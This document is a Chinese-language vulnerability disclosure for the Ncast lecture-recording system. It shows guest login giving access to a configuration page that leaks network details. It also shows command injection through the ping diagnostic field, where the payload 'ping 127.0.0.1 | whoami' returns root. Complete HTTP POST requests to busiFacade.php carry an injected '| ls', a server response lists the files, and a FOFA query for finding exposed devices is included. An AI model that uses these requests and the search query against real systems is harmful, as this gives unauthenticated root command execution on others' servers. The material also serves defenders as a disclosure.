N8-1Ncast盈可视-高清智能录播系统-InformationLeakage


漏洞描述：

广州盈可视电子科技有限公司 高清智能录播系统可通过访客身份未授权访问/manage/IPSetup.php后台功能模块，攻击者可以利用该漏洞查看后台配置信息造成信息泄露，使用网络诊断功能模块可实现未授权远程命令执行，导致服务器失陷被控。

影响版本：

Guangzhou Yingke Electronic Technology Ncast 2017
Guangzhou Yingke Electronic Technology Ncast 2007

网站图片：




网络测绘：


fofa语法：

FOFA：app="Ncast-产品" && title=="高清智能录播系统"

漏洞复现：

访问首页，使用访客身份登录





运行状态

录播状态

rtmp连接数：	1
编码器状态：	已停止
直播时间：	00:00:00
录制时间：	00:00:00
录制文件名：	-


存储状态

总容量：	1.82TB
已使用：	6.72%
剩余：	1.7TB

版本信息

Version	NP-EX1095.181026
BroadcastEncoder	V5.5.0.18090401
BroadcastTrack	V5.5.0.18041301
MAC	00:CD:67:33:B2:3E

访问/manage/IPSetup.php



[redacted]:088/manage/IPSetup.php

服务器设置

网卡1 IP: 192.168.10.181

网卡1 子网掩码: 255.255.255.0


网卡2 IP: [redacted]

网卡2 子网掩码: 255.255.252.0

默认网关: 192.168.10.1

DNS: [redacted]

未授权RCE




服务器设置

IP地址/主机名: ping 127.0.0.1 | whoami

结果显示: root

```
POST /classes/common/busiFacade.php HTTP/1.1
Host: your-ip
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0

%7B%22name%22:%22ping%22,%22serviceName%22:%22SysManager%22,%22userTransaction%22:false,%22param%22:%5B%22ping%20127.0.0.1%20%7C%20ls%22%5D%7D
```



```
POST /classes/common/busiFacade.php HTTP/1.1
Host: [redacted]:8088
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0

%7B%22name%22:%22ping%22,%22serviceName%22:%22SysManager%22,%22userTransaction%22:false,
%22param%22:%5B%22ping%20127.0.0.1%20%7C%20ls%22%5D%7D
```

```
HTTP/1.1 200 OK
Server: nginx/1.9.5
Date: Tue, 09 Jan 2024 17:18:28 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
X-Powered-By: PHP/5.6.14
Content-Length: 177

$#str#$Constant.php
FrontLogin.php
FunctionModel.php
PubFunction.php
SequenceGenerator.php
SocketClient.php
XmlRpcClient.php
XmlRpcServer.php
busiFacade.php
gerenal.inc
log4php
```